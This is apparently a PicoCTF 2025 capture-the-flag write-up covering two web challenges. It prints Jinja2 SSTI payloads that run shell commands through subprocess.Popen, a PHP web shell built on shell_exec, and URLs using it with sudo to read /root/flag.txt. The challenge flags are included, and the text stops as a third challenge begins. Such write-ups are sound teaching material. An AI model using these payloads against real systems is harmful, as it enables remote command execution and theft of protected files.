PicoCTF 2025 Write-up
Welcome to another cybersecurity write-up from DarkR7.
This article documents my solutions to several PicoCTF 2025 practice challenges. The objective of these write-ups is to explain the thought process, methodology, and exploitation techniques used to solve each challenge while helping beginners understand common web security vulnerabilities.
Topics Covered
- Server-Side Template Injection (SSTI)
- File Upload Vulnerabilities
- Heap Dump Analysis
- Cookie Analysis & Encoding
- Web Exploitation Fundamentals

Author
$ whoami

DarkR7
Cybersecurity Student | CTF Player | Security Research Enthusiast
About PicoCTF
PicoCTF is a beginner-friendly Capture The Flag (CTF) platform created by security researchers at Carnegie Mellon University. It provides hands-on cybersecurity challenges designed to teach practical offensive security concepts through real-world scenarios.
The platform contains challenges covering multiple security domains including:
- Web Exploitation
- Cryptography
- Reverse Engineering
- Binary Exploitation
- Digital Forensics
- General Skills
- Scripting
- Networking
It is one of the best platforms for anyone beginning their cybersecurity journey.
Official Website
Web Exploitation Challenges
This write-up covers the following challenges:
| Challenge | Category |
|---|---|
| SSTI1 | Server-Side Template Injection |
| n0s4n1ty 1 | File Upload Vulnerability |
| head-dump | API Enumeration / Heap Dump |
| Cookie Monster Secret Recipe | Cookie Analysis |
Challenge 1 — SSTI1 (Server-Side Template Injection)
Challenge Description
Can you exploit this website?
Try to get the website to evaluate a Jinja expression.
Target
http://rescued-float.picoctf.net:59626/
Understanding the Challenge
This challenge demonstrates a classic Server-Side Template Injection (SSTI) vulnerability using the Jinja2 template engine.
Instead of treating user input as plain text, the application renders it as a template. If user-controlled input is evaluated by Jinja2, arbitrary template expressions may execute on the server.
The objective is to leverage this behavior to execute commands and retrieve the flag.
Solution

Step 1 — Open the Website
The application accepts user input and immediately renders it back to the page.
This behavior is commonly associated with template rendering, making SSTI a likely attack vector.
Step 2 — Test for SSTI

The first step is confirming whether template expressions are evaluated.
Input:
{{7*8}}

If the server responds with:
56
then the application is vulnerable to SSTI.
Step 3 — Access Python Built-ins
Once SSTI is confirmed, the next objective is escaping the template sandbox and accessing Python internals.
The following payload enumerates Python subclasses.
{{ ''.__class__.mro()[2].__subclasses__() }}
Among these subclasses is subprocess.Popen, which can be abused to execute operating system commands.
Step 4 — Locate subprocess.Popen
After identifying the correct subclass index, commands can be executed directly on the target server.
Example payload:
{{ ''.__class__.mro()[2].__subclasses__()[<index>]("ls",shell=True,stdout=-1).communicate() }}
Listing the current directory helps identify useful files such as:
- flag.txt
- application files
- configuration files
Step 5 — Extract the Flag
After identifying the correct subprocess.Popen index, the final payload is used to read the contents of the flag file.
{{ ''.__class__.mro()[2].__subclasses__()[<index>]("cat flag.txt",shell=True,stdout=-1).communicate() }}
The server executes the command and returns the contents of the flag file.

Flag
picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_3066c7bd}
Key Takeaways
This challenge demonstrates how dangerous Server-Side Template Injection vulnerabilities can be when user input is rendered directly by a template engine.
Important concepts practiced in this challenge:
- Identifying SSTI vulnerabilities
- Jinja2 template injection
- Python object traversal
- Enumerating Python subclasses
- Command execution through
subprocess.Popen - Reading sensitive files from the server
Challenge 2 — n0s4n1ty 1 (File Upload Vulnerability)
Challenge Description

The application contains an insecure file upload feature.
The objective is to exploit the upload functionality to execute arbitrary commands on the server and retrieve the flag.
Target
http://standard-pizzas.picoctf.net:54419/
Understanding the Challenge
Many web applications allow users to upload files such as profile pictures or documents.
If the application fails to validate uploaded files properly, an attacker may upload executable files instead of legitimate content.
In this challenge, the server accepts PHP files, allowing arbitrary command execution through a simple web shell.
Solution
Step 1 — Explore the Upload Page
After launching the challenge instance, the application presents a standard upload form.
Unlike a secure implementation, the server accepts PHP files without proper validation.
Step 2 — Create a PHP Web Shell
Create a simple PHP script capable of executing operating system commands supplied through a URL parameter.
<?php
echo shell_exec($_GET['cmd']);
?>

Upload the file through the application's upload form.
Step 3 — Locate the Uploaded File
After the upload completes successfully, access the uploaded file using its predictable location.
Example:
http://standard-pizzas.picoctf.net:54419/uploads/malicious.php

Once accessible, append commands using the cmd parameter.
Example:
http://standard-pizzas.picoctf.net:54419/uploads/malicious.php?cmd=whoami
If command execution is successful, the server responds with the output of the executed command.
Step 4 — Check sudo Permissions
The next objective is determining which commands can be executed with elevated privileges.
Execute:
http://standard-pizzas.picoctf.net:54419/uploads/malicious.php?cmd=sudo -l

The response indicates that commands can be executed with elevated privileges.
This significantly increases the impact of the vulnerability because sensitive system files become accessible.
Step 5 — Enumerate the Root Directory
List the contents of the root user's directory.
http://standard-pizzas.picoctf.net:54419/uploads/malicious.php?cmd=sudo ls /root
Among the listed files, the target file is:
flag.txt
Once identified, it can be read directly.
Step 6 — Read the Flag
After confirming that the flag.txt file exists inside the root directory, the final step is simply reading its contents.
Execute:
http://standard-pizzas.picoctf.net:54419/uploads/malicious.php?cmd=sudo cat /root/flag.txt
The application returns the contents of the flag file.

Flag
picoCTF{wh47_c4n_u_d0_wPHP_4043cda3}
Key Takeaways
This challenge demonstrates the dangers of insecure file upload functionality.
Important concepts practiced:
- File Upload Vulnerabilities
- PHP Web Shells
- Remote Command Execution (RCE)
- Linux Privilege Enumeration
- Using
sudo - Sensitive File Disclosure
Challenge 3 — head-dump

Challenge Description
